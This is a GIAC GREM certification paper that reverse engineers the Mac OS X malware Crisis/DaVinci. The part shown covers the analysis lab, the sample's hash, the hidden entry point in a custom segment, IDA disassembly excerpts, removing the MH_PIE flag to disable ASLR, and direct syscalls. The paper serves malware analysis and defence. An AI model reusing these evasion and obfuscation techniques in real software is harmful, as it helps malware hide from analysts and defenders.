An Opportunity In Crisis

GIAC (GREM) Gold Certification

Author: Harshit Nayyar, hanayyar@cisco.com
Advisor: Richard Carbone

Accepted: May 28, 2014

Abstract

This paper discusses reverse engineering of a Mac OS X malware commonly known as Crisis or DaVinci. It shows that sophisticated Mac OS X malware, having features that rival those usually seen only in Windows threats so far, are now a reality. It highlights techniques that Crisis uses for implementing offensive code such as debugger detection, code obfuscation, process injection, and rootkits. Tips that help in analysis of such code are also discussed.

Table of Contents

Harshit Nayyar, hanayyar@cisco.com

Harshit Nayyar, hanayyar@cisco.com

List of Figures

Harshit Nayyar, hanayyar@cisco.com

List of Code Listings

List of Tables

Introduction

As the clichéd saying goes, “The Chinese word for Crisis contains a symbol for Opportunity”. While the truth of that saying may be debatable, at times, a crisis does in fact present an opportunity. In this case, the “crisis” refers to the malware colloquially known as Crisis (OSX/Crisis or OSX/DaVinci), which presents an opportunity to explore techniques that malicious software may use on Mac OS X and how its behavior can be analyzed, unmasked and defended against.

There is, seemingly, no dearth of literature written on techniques both offensive and defensive, for Malware targeting Windows. This is likely due to vast preponderance of such malware. In numbers, Windows malware far outweighs all other platforms put together. Ostensibly it does so in complexity as well given that malware like Sality, Zeus/Zbot, ZeroAccess/Sirefef, Tidserv/Alureon and many more have managed to survive in the wild for many years adapting to, evading and bypassing defenses. Targeted threats such as Stuxnet, Duqu, Flamer, Operation Aurora remained hidden for several months before giving their presence away. Malware of such complexity is seldom seen on other platforms.

However, as the popularity of Mac OS X has increased, malware targeting it is becoming increasingly prevalent. Based on game theory, it was initially predicted that mass infections of Mac Malware would start once Mac OS X reaches a 16% market share (Greenberg, 2012). Factors such as improving accuracy of Windows Antivirus products are believed to have spurred a premature growth in Mac malware. OSX/Crisis may well be the harbinger of a new wave of complex Mac threats, which can lead to a thriving malware threat scene.

Although, OSX/Crisis has now been found to be a targeted remote control tool (Citizen Lab, 2012), which was possibly designed for surveillance, any techniques used in such tools are likely to be studied and copied by other malware. It was therefore a good choice of analysis to get a view of state of the art in Mac malware tools and techniques.

This paper is structured as an analysis of different components of OSX/Crisis, and the author has highlighted techniques and tips in the body, which are summarized at the end of the paper.

1. Analysis Environment

The analysis environment consists of three VMs (virtual machines) running under VMware Fusion 5 on a Mac Mini host as shown below:




Figure 1: Analysis Environment

1.1. Target Virtual Machine

This is an x86_64 Mac OS X Lion VM with IDA Pro 6.0 *mac_server* installed. The *mac_server* is a standalone debugger server for Mac OS X, which listens by default on port 23946/TCP. IDA GUI can be configured to connect to the mac_server running on local host or a remote machine. The *mac_server* allows password-based authentication for local and remote debugging sessions.

This VM is used to perform dynamic analysis on Crisis. The malware sample was run in a debugger in this VM. Snapshots at important stages and states were taken frequently and were restored as needed.

1.2. Analysis Virtual Machine

This is an x86_64 Mac OS X Mountain Lion VM with IDA Pro 6.0 installed. It is used to perform static analysis and develop IDA scripts. Snapshots are not needed for this VM. This task can be done on the host as well, though it is best to restrict all malware research activity to VMs to avoid any chance of accidental infection.

1.3. Router Virtual Machine

A minimal Ubuntu VM, which acts as a gateway for the local VMware network on which the target VM lives. This VM helps in analyzing network traffic from the malware. It allows fine-grained control on network traffic from the analysis VMs. For example using IPTables rules, traffic on certain ports from the target VM can be redirected to a fake server process running on the same host, giving processes on the target VM an illusion of talking to a command and control server.

2. Initial Infection

Crisis is reported to have used a Java Applet to drop and execute the initial dropper. The applet did not exploit a Java-vulnerability. Instead, when run, Java showed a dialog box asking the users' permission before the applet, which has a self-signed certificate, is allowed to access functionality commonly restricted by the sandbox (Katsuki, 2012).

The applet detects that the platform being infected is Mac OS X and drops the Mac OS X dropper. A Windows version of the malware exists as well and is detected with names such as W32.Crisis and Win32/Boychi.A.

For this report, the Applet was not analyzed, since it is only the attack vector, which is not an integral part of malware, and can change for different attacks.


3. Dropper: Bootstrapping Crisis

The sample under analysis was located on the Contagiodump website (Parkour, 2012). Its vital stats are:

MD5: 6f055150861d8d6e145e9aca65f92822

File Size: 993440

When analyzed in IDA Pro, the main function of the binary seems to do very little as shown in Figure 2.




```
; Attributes: bp-based frame

public _main
_main proc near

var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 8
mov     [ebp+var_8], 0
mov     eax, [ebp+var_8]
mov     [ebp+var_4], eax
mov     eax, [ebp+var_4]
add     esp, 8
pop     ebp
retn
_main endp

__text ends
```

Figure 2: Main Function

Harshit Nayyar, hanayyar@cisco.com

The _main function is the usual entry point of most programs. In this case, it is simply setting two local variables to 0 and returning 0. This is because unlike most binaries, the real entry point of the Crisis dropper is not the _main function. The actual entry point can be identified from the binary using the MachOView tool (Saghelyi, 2004).


To find the actual entry point, the EIP register in UNIXTHREAD load command (LC_UNIXTHREAD) of the Mach-O file header may be checked. As shown by the following two screenshot, the initial context of LC_UNIXTHREAD sets EIP to 0x409C, which is in __INIT_STUB segment:



```
▼Executable (X86)
   Mach Header
  ▼Load Commands
     LC_SEGMENT (__PAGEZERO)
    ▶LC_SEGMENT (__TEXT)
    ▶LC_SEGMENT (__DATA)
     LC_SEGMENT (__LINKEDIT)
     LC_SEGMENT (__INIT_STUB)
     LC_DYLD_INFO_ONLY
     LC_SYMTAB
     LC_DYSYMTAB
     LC_LOAD_DYLINKER
     LC_UUID
     LC_VERSION_MIN_MACOSX
     LC_UNIXTHREAD
     LC_LOAD_DYLIB (libSystem....
     LC_FUNCTION_STARTS
  ▶Section (__TEXT,__text)
  ▶Section (__TEXT,__symbol_stub)
  ▶Section (__TEXT,__stub_helper)
   Section (__TEXT,__unwind_info)
   Section (__DATA,__program_vars)
  ▶Section (__DATA,__nl_symbol_ptr)
  ▶Section (__DATA,__la_symbol_ptr)
```

Offset	Data	Description	Value
00000430	00000005	Command	LC_UNIXTHREAD
00000434	00000050	Command Size	80
00000438	00000001	Flavor	x86_THREAD_STATE32
0000043C	00000010	Count	16
00000440	00000000	eax	0
00000444	00000000	ebx	0
00000448	00000000	ecx	0
0000044C	00000000	edx	0
00000450	00000000	edi	0
00000454	00000000	esi	0
00000458	00000000	ebp	0
0000045C	00000000	esp	0
00000460	00000000	ss	0
00000464	00000000	eflags	0
00000468	0000409C	eip	16540
0000046C	00000000	cs	0
00000470	00000000	ds	0
00000474	00000000	es	0
00000478	00000000	fs	0
0000047C	00000000	gs	0

Figure 3: MachOView Showing UNIXTHREAD Load Command. EIP is to 0x409C (Actual Entry Point)



- Executable (X86)
  - Mach Header
  - Load Commands
    - LC_SEGMENT (__PAGEZERO)
    - LC_SEGMENT (__TEXT)
    - LC_SEGMENT (__DATA)
    - LC_SEGMENT (__LINKEDIT)
    - LC_SEGMENT (__INIT_STUB)
    - LC_DYLD_INFO_ONLY
    - LC_SYMTAB
    - LC_DYSYMTAB
    - LC_LOAD_DYLINKER
    - LC_UUID
    - LC_VERSION_MIN_MACOSX
    - LC_UNIXTHREAD
    - LC_LOAD_DYLIB (libSystem....
    - LC_FUNCTION_STARTS
  - Section (__TEXT,__text)
  - Section (__TEXT,__symbol_stub)
  - Section (__TEXT,__stub_helper)
  - Section (__TEXT,__unwind_info)
  - Section (__DATA,__program_vars)
  - Section (__DATA,__nl_symbol_ptr)
  - Section (__DATA,__la_symbol_ptr)


Offset	Data	Description	Value
0000031C	00000001	Command	LC_SEGMENT
00000320	00000038	Command Size	56
00000324	5F5F494E49545F5354554200…	Segment Name	__INIT_STUB
00000334	00004000	VM Address	0x4000
00000338	000EE000	VM Size	974848
0000033C	00003000	File Offset	12288
00000340	000EE000	File Size	974848
00000344	00000007	Maximum VM Protection	
		00000001	VM_PROT_READ
		00000002	VM_PROT_WRITE
		00000004	VM_PROT_EXECUTE
00000348	00000005	Initial VM Protection	
		00000001	VM_PROT_READ
		00000004	VM_PROT_EXECUTE
0000034C	00000000	Number of Sections	0
00000350	00000000	Flags	

Figure 4: MachOView Showing INIT_STUB Custom Segment That Has The Actual Entry Point

Technique: Mac malware can have an entry point in a custom segment. This throws off some debuggers and analysis tools.

Tip: Tools like MachOView can be used to quickly understand the structure of a Mac OS X malware binary and perform tasks such as determining the real entry point.


Since IDA Pro does not recognize __INIT_STUB as a code segment, likely because it is not standard, it does not create any functions for it.



```
__INIT_STUB_hidden:00004000 ; Segment type: Pure data
__INIT_STUB_hidden:00004000 __INIT_STUB_hidden segment byte public 'DATA' use32
__INIT_STUB_hidden:00004000                 assume cs:__INIT_STUB_hidden
__INIT_STUB_hidden:00004000                 ;org 4000h
__INIT_STUB_hidden:00004000                 db 7, 3 dup(0), 7, 3 dup(0), 0A0h, 18h, 2 dup(0), 30h
__INIT_STUB_hidden:00004000                 db 1Fh, 2 dup(0), 48h, 4Fh, 4Dh, 45h, 0Ch dup(0), 2, 3 dup(0)
__INIT_STUB_hidden:00004000                 db 25h, 73h, 2Fh, 25h, 73h, 2Fh, 25h, 73h, 8 dup(0), 2
__INIT_STUB_hidden:00004000                 db 3 dup(0), 25h, 73h, 2Fh, 25h, 73h, 0Bh dup(0), 2, 3 dup(0)
__INIT_STUB_hidden:00004000                 db 2Fh, 25h, 73h, 0Dh dup(0), 2, 3 dup(0), 4Ch, 69h, 62h
__INIT_STUB_hidden:00004000                 db 72h, 61h, 72h, 79h, 9 dup(0), 2, 3 dup(0), 50h, 72h
__INIT_STUB_hidden:00004000                 db 65h, 66h, 65h, 72h, 65h, 6Eh, 63h, 65h, 73h, 5 dup(0)
__INIT_STUB_hidden:00004000                 db 2, 13h dup(0), 2, 3 dup(0), 6Ah, 0, 89h, 0E5h, 83h
__INIT_STUB_hidden:00004000                 db 0E4h, 0F0h, 83h, 0ECh, 10h, 8Bh, 5Dh, 4, 89h, 5Ch, 24h
__INIT_STUB_hidden:00004000                 db 0, 8Dh, 4Dh, 8, 89h, 4Ch, 24h, 4, 83h, 0C3h, 1, 0C1h
__INIT_STUB_hidden:00004000                 db 0E3h, 2, 1, 0CBh, 89h, 5Ch, 24h, 8, 8Bh, 3, 83h, 0C3h
__INIT_STUB_hidden:00004000                 db 4, 85h, 0C0h, 75h, 0F7h, 89h, 5Ch, 24h, 0Ch, 60h, 0E8h
__INIT_STUB_hidden:00004000                 db 0F0h, 8, 2 dup(0), 55h, 8Bh, 0ECh, 51h, 0C7h, 45h, 0FCh
__INIT_STUB_hidden:00004000                 db 5, 3 dup(0), 8Bh, 0E5h, 5Dh, 0C3h, 0CCh, 55h, 8Bh, 0ECh
```

Figure 5: IDA Pro Does Not Recognize INIT_STUB Segment As Code

It can be undefined and going into 0x409C and converting the hex into code ('c' in IDA), and then defining a function ('p'), the function shown in Figure 6 can be seen.




```
__INIT_STUB_hidden:0000409C sub_409C        proc near               ; DATA XREF: sub_ECD99↓r
__INIT_STUB_hidden:0000409C
__INIT_STUB_hidden:0000409C var_14          = dword ptr -14h
__INIT_STUB_hidden:0000409C var_10          = dword ptr -10h
__INIT_STUB_hidden:0000409C var_C           = dword ptr -0Ch
__INIT_STUB_hidden:0000409C var_8           = dword ptr -8
__INIT_STUB_hidden:0000409C
__INIT_STUB_hidden:0000409C                 push    0
__INIT_STUB_hidden:0000409E                 mov     ebp, esp
__INIT_STUB_hidden:000040A0
__INIT_STUB_hidden:000040A0 loc_40A0:                               ; DATA XREF: sub_ECD9F↓r
__INIT_STUB_hidden:000040A0                 and     esp, 0FFFFFFF0h
__INIT_STUB_hidden:000040A3                 sub     esp, 10h        ; DATA XREF: sub_ECDA5↓r
__INIT_STUB_hidden:000040A6                 mov     ebx, [ebp+4]    ; DATA XREF: sub_ECDAB↓r
__INIT_STUB_hidden:000040A9                 mov     [esp+14h+var_14], ebx
__INIT_STUB_hidden:000040A9                                         ; DATA XREF: sub_ECDB1↓r
__INIT_STUB_hidden:000040AD                 lea     ecx, [ebp+8]
__INIT_STUB_hidden:000040B0
__INIT_STUB_hidden:000040B0 loc_40B0:                               ; DATA XREF: sub_ECDB7↓r
__INIT_STUB_hidden:000040B0                 mov     [esp+14h+var_10], ecx
__INIT_STUB_hidden:000040B4
__INIT_STUB_hidden:000040B4 loc_40B4:                               ; DATA XREF: sub_ECDBD↓r
__INIT_STUB_hidden:000040B4                 add     ebx, 1
__INIT_STUB_hidden:000040B7                 shl     ebx, 2          ; DATA XREF: sub_ECDC3↓r
__INIT_STUB_hidden:000040BA                 add     ebx, ecx
__INIT_STUB_hidden:000040BC
__INIT_STUB_hidden:000040BC loc_40BC:                               ; DATA XREF: sub_ECDC9↓r
__INIT_STUB_hidden:000040BC                 mov     [esp+14h+var_C], ebx
__INIT_STUB_hidden:000040C0
__INIT_STUB_hidden:000040C0 loc_40C0:                               ; CODE XREF: sub_409C+2B↓j
__INIT_STUB_hidden:000040C0                                         ; DATA XREF: sub_ECDCF↓r
__INIT_STUB_hidden:000040C0                 mov     eax, [ebx]
__INIT_STUB_hidden:000040C2                 add     ebx, 4          ; DATA XREF: sub_ECDD5↓r
__INIT_STUB_hidden:000040C5                 test    eax, eax
__INIT_STUB_hidden:000040C7                 jnz     short loc_40C0
__INIT_STUB_hidden:000040C9                 mov     [esp+14h+var_8], ebx
__INIT_STUB_hidden:000040CD                 pusha
__INIT_STUB_hidden:000040CE                 call    sub_49C3
__INIT_STUB_hidden:000040D3                 push    ebp
__INIT_STUB_hidden:000040D4                 mov     ebp, esp
__INIT_STUB_hidden:000040D6                 push    ecx
__INIT_STUB_hidden:000040D7                 mov     dword ptr [ebp-4], 5
__INIT_STUB_hidden:000040DE                 mov     esp, ebp
__INIT_STUB_hidden:000040E0                 pop     ebp
__INIT_STUB_hidden:000040E1                 retn
__INIT_STUB_hidden:000040E1 sub_409C        endp
```

Figure 6: Actual Entry Point in INIT_STUB Interpreted as Code

This function makes a call to 0x49C3, which in the end leads to calling of 0x4B09, which contains the meat of the dropper and has several obfuscation tricks up its sleeve.

Before proceeding with the analysis, this is a good time to describe a problem that can be a source of much frustration. If using IDA Pro 6.0 for dynamic analysis or debugging, due to ASLR, the binary will get loaded in a different address in memory each time and breakpoints set in IDA will not get hit. It is possible that this behavior has been fixed in newer version of IDA Pro.

A simple solution for this problem is to remove the MH_PIE flag from the binary. Figure 7 shows MH_PIE flag in the Mach-O file header of the Crisis dropper.




Offset	Data	Description	Value
00000000	FEEDFACE	Magic Number	MH_MAGIC
00000004	00000007	CPU Type	CPU_TYPE_I386
00000008	00000003	CPU SubType	
		00000003	CPU_SUBTYPE_X86_ALL
0000000C	00000002	File Type	MH_EXECUTE
00000010	0000000E	Number of Load Commands	14
00000014	000004A8	Size of Load Commands	1192
00000018	01200085	Flags	
		00000001	MH_NOUNDEFS
		00000004	MH_DYLDLINK
		00000080	MH_TWOLEVEL
		00200000	MH_PIE
		01000000	MH_NO_HEAP_EXECUTION

Figure 7: MachOView Showing MH_PIE Flag Set In Binary Header

MachOView provides as easy interface to edit the binary removing the MH_PEI flag as shown in Figure 8.

Harshit Nayyar, hanayyar@cisco.com




```
pFile     Data LO                  Data HI                  Value
00000000  CE FA ED FE 07 00 00 00  03 00 00 00 02 00 00 00  ................
00000010  0E 00 00 00 A8 04 00 00  85 00 20 01 01 00 00 00  ................
00000020  38 00 00 00 5F 5F 50 41  47 45 5A 45 52 4F 00 00  8...__PAGEZERO..
```

Figure 8: MachOView Allows Editing The Binary To Remove MH_PIE Flag

***Tip**: ASLR in Mach-O file can be easily removed by removing the MH_PIE flag from the binary header.*

Returning to malware analysis, the malware code is found to contain many INT 80 instructions. INT 80 is the syscall (system call) interrupt on Mac OS X. The malware calls system calls directly instead of using library functions as shown in Figure 9.



```
loc_4B59:
mov     dword ptr [ebp-4E0h], 41414141h
mov     eax, [ebp-448h]
mov     [ebp-4DCh], eax
mov     dword ptr [ebp-4D4h], 70h
lea     eax, [ebp-4E0h]
push    0
push    eax
push    0Bh
mov     eax, 2Eh
push    eax
int     80h
